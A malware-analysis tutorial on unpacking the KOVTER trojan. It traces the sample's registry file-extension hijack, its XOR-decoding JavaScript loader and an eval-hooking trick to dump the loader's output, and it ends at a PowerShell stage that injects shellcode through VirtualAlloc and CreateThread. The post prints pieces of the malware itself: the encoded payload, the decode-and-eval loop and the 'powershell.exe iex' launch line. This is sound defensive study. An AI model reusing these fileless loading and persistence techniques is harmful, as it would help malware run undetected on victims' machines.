Unpacking KOVTER Malware

By Motawkkel Abdulrhman

Published: 2022-05-19 · Archived: 2026-04-05 21:08:19 UTC


Sample:

```
40050153DCEEC2C8FBB1912F8EEABE449D1E265F0C8198008BE8B34E5403E731
```

Behaviour analysisPermalink


this malware uses a highly sophisticated way of unpacking, I'll be demonstrating how to fully unpack it and extract the second stage of it.

let's start by dynamically analysing this sample, fire up ProcMon and execute the sample.
after capturing events with ProcMon, save it to a CSV file and load it to ProcDot, it will look like this.




this is a lot of output!, what we need to focus on are the red colored event.

we see that it dropped a file to disk.



and also some weird registry keys created.


let's first start by navigating to that dropped file's directory.



we see two files one of them is a .bat file and the other has a random extension .2ed62.

- note: batch files are scripts that contains multiple commands to be executed by the command line in Windows.

let's view the batch file's contents.




Registry ActivitiesPermalink

the start command will open this file **d031.2ed62** but what is the file actually is?. this file is not even an executable, after some time I realised that this is just a dummy file and the actual purpose is not to execute it.


Windows by default when it tries to open any file, it looks for the software that can run the file in the registry, what we can do now is to open the registry and look for the software or command that executes **.2ed62** extensions.

you can find a list of extensions under HKEY_CURRENT_USER\Software\Classes




we found the extension but what is the value 0346?, it is supposed to hold the name of the software that will open it.

this 0346 is just there for obfuscation purpose and it acts like a pointer (means that you can find it in the list of extensions).



going down the list of extensions we can see our pointer and it points to mshta.exe followed by a JavaScript code to execute.

double click on the name and extract the whole command.



What pops up into our eyes immediately is the registry key HKCU\\software\\gxyhwinsg\\zbrqoytjz. it reads the contents and store it in **V0ZOG** variable, then calls eval function which will execute the script (it needs to be a JS script). So let's examine what's in that key.

Name	Type	Data
(Default)	REG_SZ	(value not set)
cjrvovth	REG_SZ	Æ£Q,êò´Ô,ù♠Î□oR–k8t·¨•‰œÉs<Á–-□áEzBDÚÏ»¶Ú
edopwn	REG_SZ	IW4W3JVtAleqxbJIPX8vFjk=
fpkucmrb	REG_SZ	JjsWi5dqA9Qs2g==
wdahd	REG_SZ	JT4SjZFtV8AzqFgUvlv7HOnM2kxrKAQ=
xdzmsoklx	REG_SZ	dzFBicc/AP5wEI5Kpv8btvaO3vIV2Gv2GoGMEzA6S
zbrqoytjz	REG_SZ	fMqZ80GqrSxkbMGTVUkMJsUk="iqSnUkJTWJYsya

This time if we tried to just double-click it, it won't work because of the length.

We can use reg_export command line tool instead.
command:

```
reg_export HKEY_CURRENT_USER\Software\gxyhwinsg zbrqoytjz dumped_scp.js
```

dumped_scp.js

```
fMqZ80GqrSxkbMGTVUkMJsUk="iqSnUkJTWJYsyaEJki6KJfbCoCw9Ben5axGEcZcDt19N";BPiQkDTbSCrG4uWe0vT="rTIYKsl9yfnzqhfX7";
ZULQfLwdqOrOhml4kec="TIGGMZS6Lrl8NUVFK94VD68WhK2AHdsuPZpuKIDo";t8ma=
"0E3D291D2B33363D1C004103027121092C240029526B3A3A06634665370837 5B3628770811291F0A3D2C1C1D7C3B38382924261F1F36590E206B430B4C5
81B1D5F04382D350B0763071123122A35103F2515305063621032370 3E65022B7B1C264B135F3F295947630D740908195E271C2E25132F4E0E092B5B162
73A2C406B246B43174D422017073D05013B344C171131212106 5E5733382C365531503221323F3B38591B21613F043E423216125D2C27787227642D07755
D0E231E011139393C0A2E68170F34033F340857533D1F64225365100E5A64186A292F270D223D132C105E0D5201412A04632B1A257D0D4A0A075B3036265
D160150183215052B33280B2F3E423506674B340131124B17291E153540640F05661F0D0228150E1B3C1309005853142020764 60F760733312A34706A241
021351E551B4C0C122E7B612C6324183856410128016013444E1E2E233C2D0B730C0F281F080A780610076D3E2C310A0A5C23371F10125B2932151903255
D321442162A263609162C7B232D493F5B170C2E63361F752D7C720C130E0E0F3B3105167800 1D2B391D0A6C100102362A0264121103725 51D3D356E2A351
D15513113242C0F32112622604 45B3F222A3C5A1D7D05026133053E0E0D5E1920460B1464062420151426 7E2C150C2E19283B2B0B0D0D1E7F49460E463A2
C4E3D01313C3659785968775845 4E4455476E481F2445100300133D795F657D7E53702303680F0446750850352826 0E3B1804073328025 26F0D3A0D1E303
34C771E211D085910616E1D113C72772758261D2B280604061B115F65231F2E551C0A16657B78476B3734025410427748 5C133C2C4B61690B3F062F12431
3251515293307093163797 0A0E00314A72573C06412207293E4A6D131B37310D1B17285F4D0101022C74180A007166021B3B24390F19567F661111520D2
55E2006232520392 1E0C1C200D061E2C5F270D37083A23254F20645D220F06345A2401060533356 0C320735003C4415030F73021E2357153E33281F230
E30631D5322512A78660F0724193325203B2405352630 E0419010C391E0541001A7814007264311E731218246B0E0631236032383D22063120010637067
0491B560D67013C1B183406671D7D03510666641B06220606093B01560A1C0D34122E372F1A360111543A23040B3304702036581 1A1D01305A331D31160
A5A2D0501302B050F2B0601323377350 5E1B78342F67157F1633326B0D1B02222C653E060F2401061D022D2F680505340A280F1D1C2612066D5A24345B3
C172308527D1A320B720B2E353601202B0037066000293333103227 0B08355A0019570254057E3F397725191A123900535D040C4F0E140D051B203211540
320250D3E60607D3758161A260E2C743347172B0A3E29060024201C392C604A35307E3B30021F27332B7325530D2F516B027946142C060601103007320C1
A0C2F335C2C0F6A0D543B1A030B0160072037620501 0E35285A0A19212B315A31193F32151F0F066017203D153E1806223D1B2E4525530D2F516B0279461
42C0606011030073 0C1A0C2F335C280E0E2F0815260F020707643C0C58285B163734463233 0B2B0B02251F3C4511090E70064F36090D6333062238052F6
71C5702540D631D2546181661 1B3A67571B0C03200917090E073F0E7676031A780E075B5E063707025F251E375F1C370B2A313E1B0F3F242C063F0660141
832723E0727253A0D3B5618611 30938783C3E5A1073280300642B1E030320132F1D0504201F0D54001A31143E764A0A375B1E1E166B1A5E3347143439313
5450747090034197803300C3F30045C2537332F67057A3E5050531D1B4318731611071234013 0C201414023B02340A280F1D1C26120058463F360716050
3080D5D063C3530323C294404203F1837197F0C2B22113F30387C21065A0804556633185502070323721904 2A3B2C3803783416146805060E1C76503B1A1
C0B37725E230F601A5B126B0E581C321B7631041B053C0E0E003A70784C1A56153E333C7C1E0D3F6B026C022F51500270460D2A1E0301101E1D3426123E2
F685C5C360E7608381A700D0704027E1A591E5E1E0E575D092C132C242A31243C2F0D1B0F166049233D0D281A3C7C190D30633B540D23126B02785F232F0
20307100A1B34202C09140D0D14271A096B3D1A7C4805620324197061062534245 0A23082E233D103B261E091B0C06460B1C320D39153E262601205D066
C002B50500231581B19191E3110300037 1C4316190D3F5E0D1E7A53120E0332065B683E340705070B1A2867342313340 3E2E0636302B1837147C4C2C572
B3C1D2A7C2133597F025466301267382 54A2509060301142F1E1C0D3C1629123F170E35110D3A0A1C0B2E7370203658161A1D01305A331A143724052D190
1322B070E064E151B32112735280F7D363F0804643819096B66045C082D1A5A0139341D341C2309190D2F1B350E2754030E00082B4202031C063C5F230E1
A4F322C29300B38533E061A114309197C0C3026150734370B2106066701541233 0D523C7C77222C0603071030383313341606190259 0A087373107E1B4B3
E62607A11642003230E575C343335310A00211B063F0D05347245373A0C09603028033D343F7B4555381509750439621819 1A03010427020 7A34122E372
F1A360111543A24212906067C3831723C1825335241 1C31682F0A04311D01307E0A081506122F2D0D630B3C25291E2E4525521D2B1153382D57080202250
165345C340C23091A6B2B060F34054C03151B14075C5A1937061E1E231E0E40321E693F242C521D071A151B09060F001C3177390727037C0D3B5D157F131
```

the script we extracted looks very hard to analyse, a good thing to start with is to try searching for any **evals**.

```
WUmaOU1dxhQSFE=uMh8vXMbUVORaKbE=0;uMh8vXMbUVORaKbE<ePe1Ox0.length;uMh8vXMbUVORaKbE++){
SeCeBT6HBVaK+=String.fromCharCode(ePe1Ox0.substr(uMh8vXMbUVORaKbE,1).charCodeAt()^WNnJRlCcK9.
substr(WUmaOU1dxhQSFE,1).charCodeAt());WUmaOU1dxhQSFE=(WUmaOU1dxhQSFE<WNnJRlCcK9.length-1)?
WUmaOU1dxhQSFE+1:0;}vYjYCZY1rdCRERbvz4Ystxi="kuXlFHeIWK7O94zgg8HtQawMcs2T04iROtM";
EvBmQfxnGldU0rYBis="8jw2ymh5my8BpzEzjFCxlppfQNDWtnt5Elxn9rg1on";KYtEyTH6kylXWtqMnLEldYZ=
"3eg4MdhepPefGSu0BCWUnLcuG1H";eval(SeCeBT6HBVaK);xBXa8WfVIwPwzaefFWVYUrx=
"BnSLMMOHaXMnfxq2OIC5qlPCES9cYSnkeArdnUhRGZ";QgTCRMcbdK2aAzAcdr9Rg="6WEiLMGCzjPKiJoRcymymf6FM47J"
;sZxkHAwRuGI3p8nGatwQZphS="QPwhRioSU0uns30bYbuWtwIs1oeMYqhj03sMNX";Zf88KXpwxVMKsWulXzlmA=
"70A9tiFRzlI2or7NdpJEn";uFUMZ6VTLxGJMA8nBjc="11hErBaKzbJQecMyR1tnrtEah4Ej1";
rfqGjDK6dzOyWQSntaZlQI="bUaivAp2EtaZcmWIJXNVrcExhcCCF7jP";NUL
```

and indeed near the end of the code we can see an eval, why is this important?

as we can see this code has alot of numeric data stored which can be another form of JS scripts that is being decoded and executed.

eval is a the function that will execute any JS script, so rather than spending time analysing the code (which will be a big pain), we can simply reach the point that it calls eval (obviously after decoding the payload) and just examine what is passed to eval.
how can we do that?

patching JavaScript codePermalink

One of the quick ways is to patch eval and make it print the code to us.
append this code to the top of the script:

```
 oe = eval
eval = function(i){
        WScript.Echo(i);
        oe(i);
}
```


run the script with wscript.exe.

we got what it seems to be some base64 encoded data, let's copy and decode it.

- note: you can't copy directly from windows script host, so a good way to get this string is to open:

> Process Hacker
>
> > wscript.exe Process [go to strings].

> find the encoded string and extract it.




PowerShell Analysis[Permalink]

after extracting the script, we open and see a reference to powershell.exe at the end of the script.

```
31leGl0Ow0KI25jYWV1aXANCiN0cnhhcHBlb2dmYmdmZWVsdnh2ZnJwdXdzd3poaA0K'))))";qhi93l=
AR5.Run("C:\\WINDOWS\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe iex $env
:zcjeat",0,1);}catch(e){}close();
```


that means after decoding the base64 data we'll find a powershell script.




and yes, it is a powershell script, let's move on to our windows machine and analyse it.

there is a great tool called powershell_ise to debug powershell scripts, let's use it to open our script.


opening the script in powershell_ise we can see a variable called **sc32** at line 26 that holds a set of hex values.



and at line 28 we see a VirtualAlloc invoked to allocate the length of **sc32** with **0x40** (READ_WRITE_EXECUTE).



and if we take a look at line 32 and 34 we see that it copies the bytes from **sc32** to some memory pointer then calls CreateThread to execute that region of memory.



So, what we can conclude from this basic analysis?

1. this powershell script is just another loading stage to load and execute the shellcode in **sc32** (the name also tells us that this is a shellcode [shellcode32]).

let's dump this shellcode and analyse it, don't go too far, we can also use powershell_ise to extract this shellcode.

